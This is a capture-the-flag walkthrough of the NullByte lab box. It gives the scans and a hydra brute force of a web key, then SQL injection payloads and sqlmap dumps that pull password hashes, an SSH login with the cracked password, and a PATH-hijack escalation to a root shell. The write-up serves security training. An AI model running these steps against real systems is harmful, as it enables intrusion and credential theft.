NULLBYTE: 1

Getting open ports :

nmap -sV <ip>

```
ananth@ananth:~$ nmap -sV 10.92.103.127
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 06:30 UTC
Nmap scan report for 10.92.103.127
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
777/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Port 80:

Dirsearch -u <url>


Searching for other endpoints in the url for the port 80 service

```
Target: http://10.92.103.127/

[06:36:57] Starting:
[06:36:58] 403 -  299B  - /.ht_wsr.txt
[06:36:58] 403 -  302B  - /.htaccess.bak1
[06:36:58] 403 -  302B  - /.htaccess.save
[06:36:58] 403 -  303B  - /.htaccess_extra
[06:36:58] 403 -  302B  - /.htaccess_orig
[06:36:58] 403 -  300B  - /.htaccess_sc
[06:36:58] 403 -  304B  - /.htaccess.sample
[06:36:58] 403 -  300B  - /.htaccessBAK
[06:36:58] 403 -  302B  - /.htaccess.orig
[06:36:58] 403 -  300B  - /.htaccessOLD
[06:36:58] 403 -  292B  - /.htm
[06:36:58] 403 -  301B  - /.htaccessOLD2
[06:36:58] 403 -  293B  - /.html
[06:36:58] 403 -  298B  - /.htpasswds
[06:36:58] 403 -  302B  - /.htpasswd_test
[06:36:58] 403 -  299B  - /.httr-oauth
[06:36:59] 403 -  292B  - /.php
[06:36:59] 403 -  293B  - /.php3
[06:37:16] 301 -  319B  - /javascript  ->  http://10.92.103.127/javascript/
[06:37:21] 301 -  319B  - /phpmyadmin  ->  http://10.92.103.127/phpmyadmin/
[06:37:22] 200 -    3KB - /phpmyadmin/docs/html/index.html
[06:37:25] 403 -  302B  - /server-status/
[06:37:25] 403 -  301B  - /server-status
[06:37:25] 200 -    9KB - /phpmyadmin/index.php
[06:37:25] 200 -    9KB - /phpmyadmin/
[06:37:30] 301 -  316B  - /uploads  ->  http://10.92.103.127/uploads/
[06:37:30] 200 -  110B  - /uploads/

Task Completed
```

Site interface :




Downloaded the image and saw the readable information in the image .

```
ananth@ananth:~/Downloads$ strings main.gif
GIF89a
P-): kzMb5nVYJw
cccIII@@@GGG444999```<<<
ooo>>>EEE
???^^^
HHH;;;
gggRRRJJJ+++
TTTZZZ
QQQ///
~~~'''CCC
   AAA
aaa222
www{{{WWW
bbb777PPP
YYYkkk
```

Line :: P-) : kzMb5nVYJw

Initially I thought that is a password for something but that is a kind of endpoint the “P” there means path not password.

At the endpoint kzMb5nVYJw :



In the page source he is saying that this is connected to mysql db and key for this is not that difficult .

Using hydra we can run the brute forcing of the key as the password maybe one of that.

Command ::


Hydra -l x -P /usr/share/wordlists/rockyou.txt <ip> <request method> <endpoint>:<parameter>=<parameter_value>:<the error message >

-l — this is for username. As we dont have any username but hydra need atleast one username so I am giving x as a standard username.


-P — the password flag — this indicates password.

```
ananth@ananth:~$ hydra -l x       -P /usr/share/wordlists/rockyou.txt       10.92.103.127 http-post-form       "/kzMb5nVYJw/index.php:key
=^PASS^:invalid key"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-14 10:06:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.92.103.127:80/kzMb5nVYJw/index.php:key=^PASS^:invalid key
[STATUS] 4504.00 tries/min, 4504 tries in 00:01h, 14339894 to do in 53:04h, 16 active
[STATUS] 4570.33 tries/min, 13711 tries in 00:03h, 14330687 to do in 52:16h, 16 active
[80][http-post-form] host: 10.92.103.127   login: x   password: elite
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-14 10:12:29
```



Here as per the clue that is communicating with the database but any input we give it is showing a single message only even if the user exist or not .




By this we can do the union attack and dump the users and passwords of the users otherwise we can use the “sqlmaping” for faster results.

Union attack :

We need to know the name of the database and then table name and then the column names so that we can return the values of the users and their passwords.

Command :: “ UNION SELECT schema_name, null, null from information.schema.schemata — -



The database is — Seth

I have tried the table as the “**users”** and it worked .

Finding the column names :

Command :: “ UNION SELECT NULL,column_name,NULL FROM information_schema.columns%20 WHERE table_name='users' -- -

```
--------------------------------
EMP ID :
EMP NAME : user
EMP POSITION :
--------------------------------
EMP ID :
EMP NAME : pass
EMP POSITION :
--------------------------------
EMP ID :
EMP NAME : position
EMP POSITION :
--------------------------------
```

The column names are — user , pass(password) , position

From this we can get the users and their passwords that are hashed .

Command :: select user , pass , position from users — -

id	pass	user	position
1	YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE	ramses	<blank>
2	--not allowed--	isis	employee

Method 2 using the sqlmapping ::

Finding the databases present ::

```
back-end DBMS: MySQL >= 5.5
[10:51:24] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```

Command : sqlmap -u “http://10.92.103.127/kzMb5nVYJw/index.php?usrtosearch=jh+" —dbs

-u — flag representing the url to scan for the databases.

Seth will be the database as the other databases are configurational bases.

Seeing the databases of the “Seth” database

Command :: sqlmap -u “http://10.92.103.127/kzMb5nVYJw/index.php?usrtosearch=jh+” -D Seth — tables

```
Database: seth
[1 table]
+-----------------------------------------+
| users                                   |
+-----------------------------------------+
```

Dumping the table “Seth”

Command : sqlmap -u "http://10.92.103.127/kzMb5nVYJw/420search.php?usrtosearch=jh+" -D seth -T users --dump —batch

—dump — instructs the sqlmap to display all the columns and rows of the table Seth.

— batch - this is to apply the instruction strictly without any queries by the sqlmap. Sqlmap asks or gives suggestions for doing other things using the sqlmap and to skip those type of things we can use this flag so the sqlmap will skip those things and strictly give results of this.

```
+----+----------------------------------------------+--------+------------+
| id | pass                                         | user   | position   |
+----+----------------------------------------------+--------+------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank>    |
| 2  | --not allowed--                              | isis   | employee   |
+----+----------------------------------------------+--------+------------+
```

Decode the password — omega

This might be the ssh user also and I have tried to use this credentials and I got in .

```
ananth@ananth:~$ ssh ramses@10.92.103.127 -p 777
ramses@10.92.103.127's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 14 19:03:11 2026 from 10.92.103.107
ramses@NullByte:~$ ls
ramses@NullByte:~$ ls
```

In the /var/www/backup directory there is a executable file **“procwatch”**

Procwatch —

```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 2043 pts/0    00:00:00 procwatch
 2044 pts/0    00:00:00 sh
 2045 pts/0    00:00:00 ps
```

sh — shell interpretor which is used to execute the shell commands.

ps — process status which will print the process that are running in the system like process id and the cpu usage etc.

Procwatch and ps should have access to all the files to takes information so that it can fetch information easily .

This is the loose end when we execute the procwatch that will execute the files as root and through this we can open a new root shell.

Creating a new dummy ps file in the tmp directory so that when this is executed we get the root shell.

echo 'bin/sh' > /tmp/ps — this command writes the command “bin/sh” in the new ps file so that when we ran this file we execute the command get the root shell.

chmod +x /tmp/ps — giving permission to the root to execute the file.

export PATH=/tmp:$PATH

The procwatch searches for the file in the following order.

```
ramses@NullByte:/var/www/backup$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Now we should make the procwatch to get the new pc file before the old pc file for that we add the /tmp directory before the /usr/bin so we execute that command .

After :

```
ramses@NullByte:/var/www/backup$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$
```

Execution ::

Then execute the procwatch file .

```
# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com


USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21ussshXgZJ5a31iMWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2x5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts7OFPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk6Oc7xWEgxLH+IjNQgh6V+MTce8fOp2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58
kjxYRRryD57olIyb9GsQgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU
Gms=
=PiAQ
-----END PGP PUBLIC KEY BLOCK-----
```